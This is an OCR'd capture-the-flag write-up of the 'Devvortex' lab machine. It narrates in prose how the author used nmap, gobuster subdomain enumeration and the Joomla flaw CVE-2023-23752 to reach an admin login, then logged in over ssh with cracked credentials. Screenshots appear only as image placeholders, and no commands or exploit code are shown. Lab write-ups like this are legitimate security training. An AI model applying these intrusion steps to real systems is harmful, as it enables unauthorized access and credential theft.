
Author: Kharim Mchatta

Date: 12/12/2023


# Devvortex

| OS | RELEASE DATE | DIFFICULTY | POINTS |
| --- | --- | --- | --- |
| Linux | 26 Nov 2023 | Easy | 20 |

I recently came across a pentest that taught me how to exploit a recent Joomla web application vulnerability. This content management system (CMS) had a security flaw which was given a CVE of 2023-23752. In short, this vulnerability allows an attackers to perform unauthenticated information disclosure on the web application. The impact of this flaw was severe, as it give sensitive information to the attacker without being authenticated. Below is a representation of how I exploited the target.





Once the credentials were obtained from password cracking the user hash, I logged in to the server via ssh and got user.txt





The first step in any pentest is usually reconnaissance which is the gathering of information about your target, I started off by performing a nmap scan and got the target open ports and associated services.

Two ports were open which was port 22 which was running ssh service and port 80 which was running http service.

With port 22 we can't do much with that services since we don't have credentials to login with hence went for port 80.





From the nmap result we noted that there was a domain name that was being used by the target machine which was devvortex.htb. I opened up /etc/hosts and added the domain name.




On the browser I entered the domain name and loaded the web application. It was a website that is associated with development.


I browsed through the web application, and everything was a rabbit hole. I tried looking at the robots.txt and it was another dead end.

Next, I had to go and check for possible hidden directories that can be found on the web application using a tool called gobuster. There are many tools that can achieve the same goal, but tool of choice was gobuster.





Running go buster against the target domain name yield no result, after making several attempts and trying different tools like Nikto they all yield no results.

The last attempt was to try and look for subdomains, gobuster can also check for possible subdomain, and running against it using the wordlist of **subdomains-top1million-5000.txt** in seclist wordlist, I managed to get a a hit, we got a subdomain of **dev.devvortex.htb**. I added this subdomain in **/etc/hosts** so that it can be accessible on the browser





Opening the subdomain on the browser I got a second web application running, I went and checked robots.txt and found list of endpoints and decided to check the first one which is administrator it's the administrative login page.

